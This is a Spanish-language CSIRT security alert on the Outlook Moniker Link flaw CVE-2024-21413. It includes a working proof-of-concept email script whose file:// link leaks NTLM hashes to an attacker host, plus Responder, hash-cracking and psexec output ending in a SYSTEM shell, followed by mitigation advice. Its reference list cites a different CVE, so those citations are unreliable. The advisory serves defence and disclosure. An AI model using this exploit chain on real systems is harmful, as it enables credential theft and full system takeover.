ALERTA DE CIBERSEGURIDAD Evasión de Vista Protegida en Outlook (Moniker Link)

AC-0001-24

14/03/2024

SÍNTESIS

Se tiene conocimiento de una vulnerabilidad de fuga de credenciales y RCE de Microsoft Outlook. La explotación exitosa de CVE-2024-21413 permite a un atacante remoto y no autenticado crear un hipervínculo malicioso que realiza un volcado de las credenciales del protocolo de autenticación NTLM para obtener acceso y privilegios de administrador completos, lo que permite una toma de control parcial o total del sistema.

CONTEXTUALIZACIÓN

A través de las actividades de análisis de vulnerabilidades del CSIRT de la Presidencia de la Republica, en el marco de la generación de alertas tempranas y mediante el uso de fuentes abiertas de información, fue posible validar una prueba de concepto de esta vulnerabilidad.

La vulnerabilidad elude los mecanismos de seguridad de Outlook al entregar un tipo específico de hipervínculo conocido como Moniker Link. Un atacante puede aprovechar la evasión de la función que limita el acceso de lectura, que evita que se ejecuten scripts maliciosos como macros en el sistema. El parámetro file:// en el hipervínculo subyacente, intenta acceder a un recurso compartido de archivos especificado, y el símbolo ~, junto con algo de texto adicional, permite que este exploit funcione, lo que hace que Outlook envíe las credenciales NTLM del usuario al atacante una vez que se hace clic en el hipervínculo.


PRODUCTOS / VERSIONES VULNERABLES

Microsoft Office LTSC 2021	**Afectado desde la versión 19.0.0**
Aplicaciones de Microsoft 365 para empresas	**Afectado desde la versión 16.0.1**
Microsoft Office 2019	**Afectado desde la versión 16.0.1**
Microsoft Office 2016 y Exchange Server	**Afectado desde la versión 16.0.0 antes de la versión 16.0.5435.1001**

- CVE-2024-21413 CVSS Score 9.8

PRUEBA DE CONCEPTO

Outlook puede representar correos electrónicos como HTML. Es posible que notes esto siendo utilizado por sus boletines favoritos. Además, Outlook puede analizar hipervínculos como HTTP y HTTPS. Sin embargo, también puede abrir direcciones URL que especifican aplicaciones conocidas como enlaces de moniker. Normalmente, Outlook mostrará una advertencia de seguridad cuando sea externo se activan las aplicaciones.



CONTEXTO DE AFECTACIÓN

POTENCIAL IMPACTO EN SISTEMAS EN PRODUCCIÓN

La "Vista protegida" de Outlook abre correos electrónicos que contienen archivos adjuntos, hipervínculos y contenido similar en modo de solo lectura, bloqueando elementos como macros (especialmente desde fuera de una organización).

Al usar el Moniker Link el hipervínculo, puede indicar a Outlook que intente acceder a un archivo, como un archivo en un Recurso compartido de red (//). Se utiliza el protocolo SMB, que implica el uso de credenciales locales para autenticación. Sin embargo, la "Vista protegida" de Outlook detecta y bloquea este intento, de la siguiente manera:


file://de click aquí

La vulnerabilidad aquí existe modificando nuestro hipervínculo para incluir el carácter especial y algo de texto en nuestro enlace de apodo que da como resultado la omisión Vista protegida de Outlook. Por ejemplo:

**! de click aquí ** ó
Call me on Skype

EJECUCIÓN

Tenga en cuenta que, no es necesario que el recurso compartido exista en el dispositivo remoto, ya que se intentará la autenticación de todos modos, lo que llevará a que el hash netNTLMv2 de Windows de la víctima se envíe al atacante.



CLASIFICACIÓN TLP : GREEN


Equipo de Respuesta a Incidentes de Seguridad de la Información.
Presidencia de la República de Colombia
csirt@presidencia.gov.co

PRUEBA DE CONCEPTO

```
┌──(root㉿kali)-[/home/kali]
└─# responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

To support this project:
Github -> https://github.com/sponsors/lgandx
Paypal  -> https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
```

Se debe crear un oyente SMB en la máquina atacante, específicamente sobre la interfaz con salida hacia redes remotas.

Como se mencionó, cuando el usuario de manera inocente hace clic en el hipervínculo que contiene el texto, intenta conectarse a un recurso compartido de red inexistente. Como tal, se realiza una divulgación del hash netNTLMv2 en nuestro terminal cuando se intenta la conexión.



En contraste, en la maquina victima se inicia la sesión de correo electrónico.

CLASIFICACIÓN TLP : GREEN

PRUEBA DE CONCEPTO

```
root@kali: /home/kali/CVE-2024-21413 117x48
  GNU nano 7.2                                exploit.py
'''
Author: CMNatic | https://github.com/cmnatic
Version: 1.1 | 13/03/2024
Only run this on systems that you own or are explicitly authorised to test (in writing). Unauthorised scanning,
'''

import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.utils import formataddr

sender_email = '                    # Replace with your sender email address
receiver_email =                    # Replace with the recipient email address
password = input("Enter your attacker email password: ")
html_content = """\
<!DOCTYPE html>
<html lang="en">
    <p><a href="file://[redacted]7.[redacted]/test!exploit">Click me</a></p>

    </body>
</html>"""

message = MIMEMultipart()
message['Subject'] = "POC CSIRT CVE-2024-21413"
message["From"] = formataddr(('PENTESTER CSIRT', sender_email))
message["To"] = receiver_email

# Convert the HTML string into bytes and attach it to the message object
msgHtml = MIMEText(html_content,'html')
message.attach(msgHtml)

server = smtplib.SMTP('[redacted]', 25)
server.ehlo()
try:
    server.login(sender_email, password)
except Exception as err:
    print(err)
    exit(-1)

try:
    server.sendmail(sender_email, [receiver_email], message.as_string())
    print("\nEmail delivered")
except Exception as error:
    print(error)
```


Script para la PoC descargado de: https://github.com/CMNatic/CVE-2024-21413


Tenga en cuenta que no es necesario que el recurso compartido exista en el dispositivo remoto, ya que se intentará un intento de autenticación de todos modos, lo que llevará a que el hash netNTLMv2 de Windows de la víctima se envíe al atacante..

```
┌──(root㉿kali)-[/home/kali/CVE-2024-21413]
└─# python3 exploit.py
Enter your attacker email password:

Email delivered

┌──(root㉿kali)-[/home/kali/CVE-2024-21413]
└─#
```

CLASIFICACIÓN TLP : GREEN


PRUEBA DE CONCEPTO





El script de Python imprimirá "Correo electrónico entregado" cuando se haya enviado el correo electrónico. Si el script se queja de un error de autenticación, asegúrese de que ha reemplazado correctamente los valores de exploit.py

Una vez la victima da clic en el enlace, el cual no es identificado como malicioso y corresponde a un una petición legitima del correo, se realiza un intento de autenticación a través de SMB y se logra capturar el hash netNTLMv2.



CLASIFICACIÓN TLP : GREEN

Equipo de Respuesta a Incidentes de Seguridad de la Información.
Presidencia de la República de Colombia
csirt@presidencia.gov.co

COLOMBIA POTENCIA DE LA VIDA

Jefatura para la Protección Presidencial
CSIRT
Equipo de Respuesta a Incidentes de Seguridad de la Información

DISPOSITIVOS COMPROMETIDOS

```
┌──(root㉿kali)-[/home/kali/CVE-2024-21413]
└─# john hash.txt --wordlist=/usr/share/wordlists/
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:12 DONE (2024-03-14 15:28) 0g/s 1189Kp/s 1189Kc/s 1189KC/s
Session completed.

┌──(root㉿kali)-[/home/kali/CVE-2024-21413]
└─#
```

Mediante un ataque de fuerza bruta a contraseñas se logra descifrar en texto claro la contraseña obtenida a través del respondedor, la cual se utiliza para iniciar sesión a través de terminal remota.

```
~ ❯ impacket-psexec
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on .....
[*] Found writable share ADMIN$
[*] Uploading file HyNINzCx.exe
[*] Opening SVCManager on .....
[*] Creating service mEOt on .....
[*] Starting service mEOt.....
[!] Press help for extra shell commands
Microsoft Windows [Versión 10.0.19041.928]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

El nivel de acceso obtenido en este caso es de un usuario privilegiado, accediendo a nivel de NT/AUTHORITY-SYSTEM.

Además, la solicitud SMB de la víctima al cliente se puede ver en una captura de paquetes con un hash netNTLMv2 truncado en herramientas de sniffing de red como wireshark o ethercap

GUÍA DE MITIGACIÓN

TIPOLOGÍA

- Escalada de privilegios.
- Ejecución de código arbitrario
- Manipulación de datos
- Exploración de Directorios
- Carga y Descarga de archivos
- Generación de persistencia

EXPLOITS DISPONIBLES EN

EXPLOT DB
RAPID7
METASPLOIT
GHDB
GITHUB
HUMAN SKILLS

SERVIDORES VULNERABLES DETECTADOS EN COLOMBIA (total)

512

RECOMENDACIONES DE MITIGACIÓN

Microsoft ha lanzado una actualización de seguridad crítica para Outlook para abordar CVE-2024-21413 y mitigar los riesgos asociados como parte de sus actualizaciones de 2024. Se recomienda a los usuarios que apliquen este parche inmediatamente para proteger sus sistemas de posibles explotaciones. Además, los usuarios pueden mejorar su postura de seguridad de la siguiente manera:

- **Tener cuidado al hacer clic en hipervínculos:** especialmente en correos electrónicos no solicitados o sospechosos.
- **Emplear soluciones robustas de seguridad de correo electrónico** capaces de detectar y bloquear contenido malicioso.
- **Educar a los usuarios** sobre las mejores prácticas de ciberseguridad y concienciar sobre la vulnerabilidad de día cero.
- **Autenticación multifactorial** Habilite la autenticación multifactorial siempre que sea posible. Esto añade una capa adicional de seguridad que requiere una segunda forma de autenticación además de la contraseña, como un código enviado a un dispositivo móvil.
- **Control de acceso** Limite el acceso a los sistemas de control de dominio solo a usuarios autorizados que necesiten acceder a ellos para realizar sus funciones laborales.
- **Auditorías de Threat Hunting regulares** Realice auditorías de seguridad periódicas y de simulación de adversarios para identificar y abordar posibles vulnerabilidades o configuraciones incorrectas en el sistema de control de dominio.

REFERENCIAS

- https://www.rapid7.com/db/vulnerabilities/microsoft-office-cve-2024-21378/
- https://csirt.telconet.net/comunicacion/noticias-seguridad/vulnerabilidad-critica-afecta-a-microsoft-outlook/
- https://msrc.microsoft.com/update-guide/en-us/advisory/CVE-2024-21378
- https://github.com/advisories/GHSA-qm4q-xhjm-67jr
- https://socprime.com/blog/cve-2024-21378-detection-vulnerability-in-microsoft-outlook-leads-to-authenticated-remote-code-execution/
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-21378
- https://www.netspi.com/blog/technical/red-team-operations/microsoft-outlook-remote-code-execution-cve-2024-21378/
- https://nvd.nist.gov/vuln/detail/CVE-2024-21378
- https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-21378

CLASIFICACIÓN TLP : GREEN

Equipo de Respuesta a Incidentes de Seguridad de la Información.
Presidencia de la República de Colombia
csirt@presidencia.gov.co

COLOMBIA POTENCIA DE LA VIDA

Jefatura para la Protección Presidencial
CSIRT
Equipo de Respuesta a Incidentes de Seguridad de la Información